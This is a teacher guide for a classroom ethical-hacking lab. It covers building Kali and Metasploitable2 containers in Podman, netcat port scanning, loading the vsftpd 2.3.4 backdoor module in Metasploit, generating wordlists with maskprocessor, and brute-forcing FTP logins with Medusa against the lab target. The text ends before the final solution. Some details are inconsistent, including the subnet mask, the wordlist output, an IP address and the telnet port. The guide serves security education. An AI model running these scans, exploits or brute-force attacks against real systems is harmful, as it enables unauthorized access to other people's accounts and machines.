

Teacher Guide



podman



Metasploit

Please Complete All Four Sections Below in Sequential Order!

Section 1 - Guided + Independent Practice**Engineer and network a Docker ethical hacking lab using containers (Kali, Metasploitable2)**


Suggested Solution at Bottom

Podman containers, not to be confused with virtual machines, are process configurations that rely on a host operating system (OS). In the case of running Podman Desktop on Windows, users typically install the Windows Subsystem for Linux (WSL v2), which consists of a bare bones Linux OS (Fedora) that serves as the container(s) host system on which they run. Docker may also be configured to run Windows containers, which would utilize the host system's OS but open up your Windows system to a plethora of security vulnerabilities. (Insert Image 1)

Podman Desktop provides a graphical user interface (GUI) management window that enables users to pull images and manage containers and applications. The Podman Desktop installation also prompts the user to install the Podman engine on which the container processes operate.

Let's assume for this foundational unit lesson that we're going to stick with Linux containers and utilize WSL 2 within the Windows environment.

Step 1.1 – Turn on Windows Features Virtual Machine Platform and Windows Subsystem for Linux and restart your computer.



Update WSL and set to version 2 in PowerShell or Command Prompt (admin):

```
> wsl.exe --update  
> wsl --set-default-version 2
```

Name:

Date:

Class:

Do a status check to confirm everything is fine:


```
> wsl -status
```

Step 1.2 – Install Podman Desktop and Docker Engine.

Podman Desktop downloads can be found at <https://podman-desktop.io/downloads>. We are interested in [Podman Desktop for Windows \(x64\)](#). You will be automatically prompted to install the Podman Engine.

Download Podman Desktop

Step 1.3 – In Podman Desktop, select Images in the left menu and Pull in the top menu. Search for and pull the following images: *kalilinux/kali-rolling*, *tleemcjr/metasploitable2*




Step 1.4 – Open a PowerShell terminal as administrator. In the first terminal, create your network to be shared by the containers and assign an IP range and subnet. I created a network called “podnetwork” using bridge mode to host and an IP range beginning at 4.3.2.0 on /27 (cidr notation) or subnet 255.255.224.0.

```
PS C:\Users\i> podman network create --driver=bridge --subnet=4.3.2.0/27 podnetwork
```

After creation, check to make sure “podnetwork” is listed following the PowerShell command
>podman network list

```
PS C:\Users\i> podman network list
NETWORK ID   NAME      DRIVER
383e64ad1f2e hackwork  bridge
2f259bab93aa podman    bridge
f65668ff30fc podnetwork bridge
```

Step 1.5 – Before running the sudo (super user do) command, enable “sudo” in Windows - Developer Settings – Enable sudo when needed and disable it when not in use.



Name:

Date:


Class:

Open two PowerShell terminals and separately run both containers on the hackwork network. Here are the terminal commands for each:

```
PS C:\Users\i> sudo podman run --network=podnetwork -h kalilinux -it --name kalilinux kalilinux/kali-rolling
```

```
PS C:\Users\i> sudo podman run --network=podnetwork -h metasploitable2 -it --name metasploitable2 tleemcjr/metasploitable2
```


Once ready, you should have two terminal windows open to each of the containers' file systems:



```
root@kali: /  
# ls  
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var  
  
# whoami  
root  
  
@metasploitable2: /  
root@metasploitable2: /# ls  
bin cdrom dev home initrd.img lost+found mnt opt root srv tmp var  
boot core etc initrd lib media nohup.out proc sbin sys usr vmlinuz  
root@metasploitable2: /# whoami  
root  
root@metasploitable2: /#
```

What happens if I restart or boot Windows?

To start Podman and your containers on Windows, first open Podman and click on the run symbol next to each container:



Then open two PowerShell terminals as administrator on Windows and enter the following commands:

```

root@kalilinux: /
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/WindowsPowerShellLatestVersion

PS C:\Users\i> podman exec -it kalilinux /bin/bash
(root@kalilinux)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 4.3.2.2  netmask 255.255.255.224  broadcast 4.3.2.31

```

```

@metasploitable2: /
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/WindowsPowerShellLatestVersion

PS C:\Users\i> podman exec -it metasploitable2 /bin/bash
root@metasploitable2:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 1a:7b:14:0d:3c:7e
        inet addr:4.3.2.3  Bcast:4.3.2.31  Mask:255.255.255.224

```

Step 1.6 – Update, upgrade, and install the requisite Kali Linux binaries:

At the Kali terminal, you are logged in as root and will see a # symbol prompt. Install the necessary binaries using the Advanced Packet Tool (APT):

Update and upgrade:

```
# apt update
# apt full-upgrade -y
```

Install plocate (locate command) and update the database:

```
# apt install -y plocate
# updatedb
```

Test the locate command by locating the binary for Lynx:

```

(root@kalilinux)-[/]
# locate lynx
/etc/lynx
/etc/lynx/lynx.cfg
/etc/lynx/lynx.lss
/usr/bin/lynx
/usr/lib/mime/packages/lynx-common
/usr/share/doc/lynx

```

Install Kali Net-tools, Cewl, and Medusa:

```
# apt install -y net-tools
# apt install -y netcat
# apt install -y wordlists
```

Name:


Date:

Class:

```
# apt install -y maskprocessor (hint: use "mp64" to run from terminal)
# apt install -y lynx
# apt install -y medusa
# apt install -y hydra
```

Install Netcat (IP and Port Scanning):


```
# apt install -y netcat-traditional
```



```
(root@kalilinux)-[/portSpider]
# apt install -y netcat-traditional
Installing:
netcat-traditional

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 63.2 kB
Space needed: 142 kB / 1022 GB available
```

Run the locate command to make sure Net-tools, Netcat, Lynx, Wordlists, Maskprocessor, and Medusa are installed. Here is an example using the locate function to search for instances of Netcat:



```
(root@kalilinux)-[/]
# locate netcat
/etc/alternatives/netcat
/etc/alternatives/netcat.1.gz
/usr/bin/netcat
/usr/share/doc/netcat-traditional
/usr/share/doc/netcat-traditional,
```

The “bin” in the Linux file path `/usr/bin/netcat` stands for “binary”, which are scripts or applications.

Step 1.7 – Independent Practice

The core binary used in Kali for targeting exploits in systems is called Metasploit (Framework). Your task is to research how to install Metasploit on Kali. Then use your Kali PowerShell terminal to install Metasploit and its database. Finish by starting up Metasploit and providing a screenshot of the graphic, version, and the `msf6 >` prompt with a search result for the `vsftpd` exploit.

(Suggested Solution):

Install Metasploit

```
# apt install -y Metasploit-framework
```

Start Metasploit and initialize database

```
# msfconsole
```

Step 1.8 – Independent Practice

Look up the `vsftpd` exploit on the Rapid7 Exploit Database:

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Print out the Metasploit solution guide for exploiting the `vsftpd` 2.3.4 backdoor vulnerability.

```
msf6 > search vsftpd
```

Class:

[illegible]

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```



Section 2 - Guided + Independent Practice

Network Reconnaissance and Assessing Target Vulnerabilities

Suggested Solution at Bottom

Our podnetwork uses the IP range 4.3.2.0/27. What that means is that both Kali and Metasploitable2 were assigned IP addresses on a first-come, first-served basis via the Domain Host Control Protocol (DHCP). Think of an IP address as like a key to joining a network. The /27 part is CIDR notation for the

Name:

Date:

Class:

subnet 255.255.224.0. Subnets are a means toward creating local area networks (LANs). A router usually sits at the heart of a LAN and is the instrument that assigns new devices IP addresses via DHCP. (Insert Image 2)

A good tool for looking up CIDR notation is Subnet Ninja's Cheat Sheet:

<https://subnet.ninja/subnet-cheat-sheet>


There is a networking model known as the OSI 7 layers of networking. It breaks down the networking layers into seven groups to help with understanding. Routers, LANs, and IP addresses fall under Layer 3 (Network).

See: <https://www.geeksforgeeks.org/open-systems-interconnection-model-osi>

Systems that are assigned IP addresses on a LAN communicate with one another via ports and services. Firewalls are used to manage open and closed ports and allow/disallow traffic.

For this guided practice, we are going to use Netcat to analyze and output a list of the target system's open ports and services.

Step 2.1 – In the separate PowerShell terminals, look up the Kali and Metasploitable2's IP addresses with ifconfig:



```
root@metasploitable2:/# ifconfig
eth0      Link encap:Ethernet  HWaddr ee:a7:49:83:e2:dc
          inet addr:4.3.2.3  Bcast:4.3.2.31  Mask:255.255.255.224
          inet6 addr: fe80::eca7:49ff:fe83:e2dc/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

root@kalilinux: /
/usr/share/doc/cewl/changelog.gz
/usr/share/doc/cewl/copyright
/usr/share/man/man1/cewl.1.gz
/usr/share/man/man1/fab-cewl.1.gz
/var/lib/dpkg/info/cewl.list
/var/lib/dpkg/info/cewl.md5sums

(root@kalilinux)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 4.3.2.2  netmask 255.255.255.224  broadcast 4.3.2.31
      inet6 fe80::e837:4bff:fe7f:2205  prefixlen 64  scopeid 0x20<link>
      ether aa:37:4b:7f:22:05  txqueuelen 1000  (Ethernet)
```

We can see that both Kali and Metasploitable2 have been assigned IP addresses from the 4.3.2.0/27 range we specified when we created our "podnetwork". That's good. We are going to focus on the target Metasploitable2's IP address of 4.3.2.3.

Step 2.2 – Let's run Netcat against our target system's IP of 4.3.2.3 and ports 1 thru 443. We are going to use the arguments -z (report connection status) and -v (verbose output):

```
(root@kali:linux) [/]  
# nc -zv 4.3.2.3 1-443  
metasploitable2 [4.3.2.3] 139 (netbios-ssn) open  
metasploitable2 [4.3.2.3] 111 (sunrpc) open  
metasploitable2 [4.3.2.3] 80 (http) open  
metasploitable2 [4.3.2.3] 25 (smtp) open  
metasploitable2 [4.3.2.3] 23 (telnet) open  
metasploitable2 [4.3.2.3] 22 (ssh) open  
metasploitable2 [4.3.2.3] 21 (+tp) open
```

We are going to focus on the Secure Shell (SSH) service “open” on port 22.
Port 22/tcp ssh (Secure Shell)

Services like “ssh” listen for like connections from other hosts. We are going to connect to the target system via SSH port 22 and then, at the conclusion of this lesson, utilize the same service/port to password crack with Medusa.

Step 2.3 – Use your Kali terminal to install Secure Shell (SSH) and connect to the target system:

```
(root@kali:linux) [/]  
# apt install -y ssh  
Installing:  
ssh  
  
Installing dependencies:  
libtext-charwidth-perl libwrap0 ncurses-term openssh-sftp-server sensible-utils  
libtext-wrap18n-perl libwtmpdb0 openssh-server runit-helper ucf
```

Next, we'll connect to the target from Kali using SSH, the administrative user “msfadmin” and the ssh-rsa algorithm override for Kali to communicate to the target system:

```
(root@kali:linux) [/]  
# ssh 4.3.2.3 -l msfadmin -oHostKeyAlgorithms=+ssh-rsa  
msfadmin@4.3.2.3's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Sun Jul 16 21:04:01 2017  
msfadmin@metasploitable2:~$ whoami  
msfadmin
```

The -l argument is for entering the username.

Hint: We'll pretend that we don't know the exact username and password for the Maskprocessor wordlists part of the lesson; however, we'll use the knowledge gained that both the username and password of the target system are eight characters in length and use the letters (a, d, f, l, m, n, s).

2.4 - Independent Practice

Open your Kali PowerShell terminal and perform the following tasks:

1. Install FTP and connect to the Metasploitable2 target over port 21. You may need to use the "msfadmin" user and password to log in.
2. Install Telnet and connect to the Metasploitable2 target over port 22. You may notice a clue on the initial screen specifying the username and password!
3. Do some internet research and explain why it was necessary to use the `-oHostKeyAlgorithms=+ssh-rsa` argument in the SSH connection above. What does "ssh-rsa" stand for? Why does this argument allow us to connect our Kali system to the target Metasploitable2?

(Suggested Solution)

1. Install FTP and connect to Metasploitable2.

```
# apt install -y ftp
```

```
(root@kali)-[/]  
# ftp 192.168.10.2  
Connected to 192.168.10.2.  
220 (vsFTPd 2.3.4)  
Name (192.168.10.2:root): msfadmin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

2. Telnet and connect to Metasploitable2 (reveals "msfadmin" username/password).

```
(root@kali)-[/]  
# apt install -y telnet  
Installing:  
telnet  
  
Installing dependencies:  
inetutils-telnet
```

```
(root@kali:~)~# telnet 4.3.2.3
Trying 4.3.2.3...
Connected to 4.3.2.3.
Escape character is '^]'.

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable2 login: Connection closed by foreign host.
```

3. Why is the argument `-oHostKeyAlgorithms=+ssh-rsa` necessary to connect Kali Linux to Metasploitable2 via SSH?

The key to this task is modifying the SSH connection string to allow Kali to communicate with an outdated cipher on Metasploitable2 (RSA): `-oHostKeyAlgorithms=+ssh-rsa`



Section 3 - Guided + Independent Practice

Build Strategic User and Password Lists with Maskprocessor

Suggested Solution at Bottom

Maskprocessor ("mp64") is a powerful Kali Linux tool to install. This open-source tool is used for creating custom wordlists from scanned websites. Wordlists are giant delimited lists of username and/or password possibilities. (Insert Image 3)

With Maskprocessor, users may generate custom wordlists based on criteria such as character sets, length, patterns, and combinations. Maskprocessor wordlists may be used with password cracking tools such as Hashcat, Hydra, Medusa, and John the Ripper. The more accurate the wordlist, the less time it takes to crack passwords.

Of note is that at the heart of password cracking lies hashes. Hashes are strings of random-looking characters that are generated by a system to mask the original username or password. This process of masking is called a cipher. For example, a password such as "iL0v3U" will not be visible in the system to a threat actor. What will be available upon deep inspection is the hash generated from the password iL0v3U.

Name:

Date:

Class:

You can use a converter tool such as dCode (<https://www.dcode.fr/hash-function>) to play around with hashes like md5 and sha1. Here is an example output of the password iL0v3U hashed with md5:



Step 3.1 – Check to see if Maskprocessor is installed on the system:

```
(root@kali:~) - [~]
# locate maskprocessor
/usr/share/doc/maskprocessor
/usr/share/doc/maskprocessor/changelog.Debian.gz
/usr/share/doc/maskprocessor/changelog.gz
/usr/share/doc/maskprocessor/copyright
/var/lib/dpkg/info/maskprocessor.list
/var/lib/dpkg/info/maskprocessor.md5sums
```

Step 3.2 – Learn some Maskprocessor syntax with help.

```

└─# mp64 -h
High-Performance word generator with a per-position configureable charset

Usage: mp64 [options]... mask

* Startup:

  -V, --version          Print version
  -h, --help             Print help

* Increment:

  -i, --increment=NUM:NUM Enable increment mode. 1st NUM=start, 2nd NUM=stop
                          Example: -i 4:8 searches lengths 4-8 (inclusive)

* Misc:

  --combinations          Calculate number of combinations
  --hex-charset           Assume charset is given in hex
  -q, --seq-max=NUM       Maximum number of multiple sequential characters
  -r, --occurrence-max=NUM Maximum number of occurrence of a character

* Resources:

  -s, --start-at=WORD     Start at specific position
  -l, --stop-at=WORD      Stop at specific position

* Files:

  -o, --output-file=FILE  Output-file

* Custom charsets:

  -1, --custom-charset1=CS User-defineable charsets
  -2, --custom-charset2=CS Example:
  -3, --custom-charset3=CS --custom-charset1=?dabcdef
  -4, --custom-charset4=CS sets charset ?1 to 0123456789abcdef

* Built-in charsets:

?l = abcdefghijklmnopqrstuvwxyz
?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = 0123456789
?s = !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a = ?l?u?d?s
?b = 0x00 - 0xff

```

Practice using the syntax with this example:

- Generate a wordlist that is three characters using only lower-case alpha (a – z).
- Output the wordlist to *mp64_wordlist3.txt*.
- Show the first and last five words generated in the wordlist using head and tail functions.
- Use the chmod command to change the file permissions to 775 (Read, Write).
- List the folder contents.

```

└─(root@kalilinux)-[/]
└─# mp64 ?l?l?l > mp64_wordlist3.txt; head -5 mp64_wordlist3.txt; tail -5 mp64_wordlist3.txt;
chmod 775 mp64_wordlist3.txt; ls
aaa
aab
aac
aad
aae
zzv
zzw
zzx
zzy
zzz
SecLists.txt  cewlWordList1.txt  etc  lib64  mp64_wordlist3.txt  proc  sbin  tmp
bin           customWordList1.txt  home media  opt                root  srv   usr
boot          dev                 lib  mnt    portSpider         run   sys   var

```

Step 3.3 – Create a wordlist directory in Kali (*/root/wordlists*), change its permissions recursively, and generate three sample wordlists with Maskprocessor.

Create a wordlist directory and change its permissions to 775. The *-R* stands for recursive, meaning that the 775 directory permissions flow down to all the directories and files therein.

```
(root@kalilinux)-[~]
# mkdir /root/wordlists; chmod 775 -R /root/wordlists

(root@kalilinux)-[~]
# ls
wordlists
```

Example 1: Generate a wordlist titled *wordlist-1.txt* with lowercase alpha (a-z) of length 3 to 4 characters:

```
(root@kalilinux)-[~/wordlists]
# mp64 -i 3:4 ?l?l?l?l -o wordlist1.txt
```

Use the head command to view the first 10 list items (three characters in length):

```
(root@kalilinux)-[~/wordlists]
# head -10 wordlist1.txt
aaa
aab
aac
aad
aae
aaf
aag
aah
aai
aaj
```

And the tail command to check the last 10 list items (four characters in length):

```
(root@kalilinux)-[~/wordlists]
# tail -10 wordlist1.txt
zzzq
zzzr
zzzs
zzzt
zzzu
zzzv
zzzw
zzzx
zzzy
zzzz
```

Example 2: Generate a wordlist called *wordlist2.txt* with alphanumeric characters (a-z, 0-9) of length 2-3 characters and use the head (two characters) and tail (three characters) to verify results:

```
root@kalilinux: ~/wordlists
(root@kalilinux)~[~/wordlists]
-# mp64 -i 2:3 ?l?u?d?l?u?d?l?u?d -o wordlist2.txt; ls
wordlist1.txt  wordlist2.txt

(root@kalilinux)~[~/wordlists]
-# head -10 wordlist2.txt
aA
aB
aC
aD
aE
aF
aG
aH
aI
aJ

(root@kalilinux)~[~/wordlists]
-# tail -20 wordlist2.txt
zY0
zY1
zY2
zY3
zY4
zY5
zY6
zY7
zY8
zY9
zZ0
```

3.4 Independent Practice

We know from the Netcat network reconnaissance guided practice that the Kali username and password consists of eight alpha characters and the letters a, d, f, i, m, n s. However, pretend we are not sure of the order of those characters except for the first four characters (msfa. . .). Use Maskprocessor to generate both your user and password wordlists in the */root/wordlists* folder. The more accurate your wordlist, the better the time savings.

(Suggested Solution)

Given that we know the order of the first six lower case characters (msfadm _ _), the total characters (adfimns), and the length (8 characters) of the Metasploitable2 username and password, we can use Maskprocessor to output the following strategic wordlist:

```
(root@kalilinux)~[~/wordlists]
-# mp64 msfadm?l?l -o username_wordlist.txt; chmod 775 username_wordlist.txt
```

```
(root@kalilinux)-[~/wordlists]
# head -10 username_wordlist.txt
msfadmaa
msfadmab
msfadmac
msfadmada
msfadmadae
msfadmadaf
msfadmadaa
msfadmadaa
msfadmadaa
msfadmadaa
msfadmadaa

msfadmzq
msfadmzr
msfadmzs
msfadmzt
msfadmzu
msfadmzv
msfadmzw
msfadmzx
msfadmzy
msfadmzz
```

The outputs begin with “msfad” and all eight-character possibilities are completed. The user and password wordlists will be the same.

```
(root@kalilinux)-[~/wordlists]
# mp64 msfadm?l?l -o password_wordlist.txt; chmod 775 password_wordlist.txt

msfadmzq
msfadmzr
msfadmzs
msfadmzt
msfadmzu
msfadmzv
msfadmzw
msfadmzx
msfadmzy
msfadmzz
```

Name:

Date:

Class:



Section 4 - Guided + Independent Practice

Exploit Target System Vulnerability and Brute Force Crack with Medusa

Suggested Solution at Bottom

Medusa is an amazing password cracking tool available for Kali Linux. It is a parallel, modular, brute-force login username and password cracker that supports numerous protocols for target entry to commence its attack.

See: <https://www.kali.org/tools/medusa>

Step 4.1 - For a list of the Medusa function's arguments (options), open your Kali PowerShell terminal and type in:

```
# medusa -h
```



```

(root@kali:linux)-[~/wordlists]
# medusa -h
Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

medusa: option requires an argument -- 'h'
CRITICAL: Unknown error processing command-line options.
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]      : File containing target hostnames or IP addresses
-u [TEXT]      : Username to test
-U [FILE]      : File containing usernames to test
-p [TEXT]      : Password to test
-P [FILE]      : File containing passwords to test
-C [FILE]      : File containing combo entries. See README for more information.
-O [FILE]      : File to append log information to
-e [n/s/ns]    : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]      : Parameter to pass to the module. This can be passed multiple times with a
                  different parameter each time and they will all be sent to the module (i.e.
                  -m Param1 -m Param2, etc.)
-d             : Dump all known modules
-n [NUM]       : Use for non-default TCP port number
-s            : Enable SSL
-g [NUM]       : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]       : Sleep NUM seconds between retry attempts (default 3)
-R [NUM]       : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
-c [NUM]       : Time to wait in usec to verify socket is available (default 500 usec).
-t [NUM]       : Total number of logins to be tested concurrently
-T [NUM]       : Total number of hosts to be tested concurrently
-L            : Parallelize logins using one username per thread. The default is to process
                  the entire username before proceeding.
-f            : Stop scanning host after first valid username/password found.
-F            : Stop audit after first valid username/password found on any host.
-b            : Suppress startup banner
-q            : Display module's usage information
-v [NUM]       : Verbose level [0 - 6 (more)]
-w [NUM]       : Error debug level [0 - 10 (more)]
-V            : Display version
-Z [TEXT]      : Resume scan based on map of previous scan

```

Step 4.2 - For example, if we were to type in a Medusa command to brute-force attack a target's usernames and passwords, we would use the following:

```
# medusa -h [target IP] -U [username list] -P [password list] -M [module] -t
[threads default 16]
```

4.3 Independent Practice

Step - 4.3.1- FTP - Develop a Medusa command to brute-force attack your Metasploitable2 target system. The command must utilize both your username and password lists generated in the Maskprocessor guided practice. Your target on Metasploitable2 is the FTP protocol. You may use the ifconfig command in Metasploitable2 to acquire your IP address. Provide a screenshot of your successful Medusa attack on the target system and record the time it took to complete.

Suggested Solution

(Answers may vary based on students' IP addresses, Maskprocessor-generated wordlists, and protocols):

```
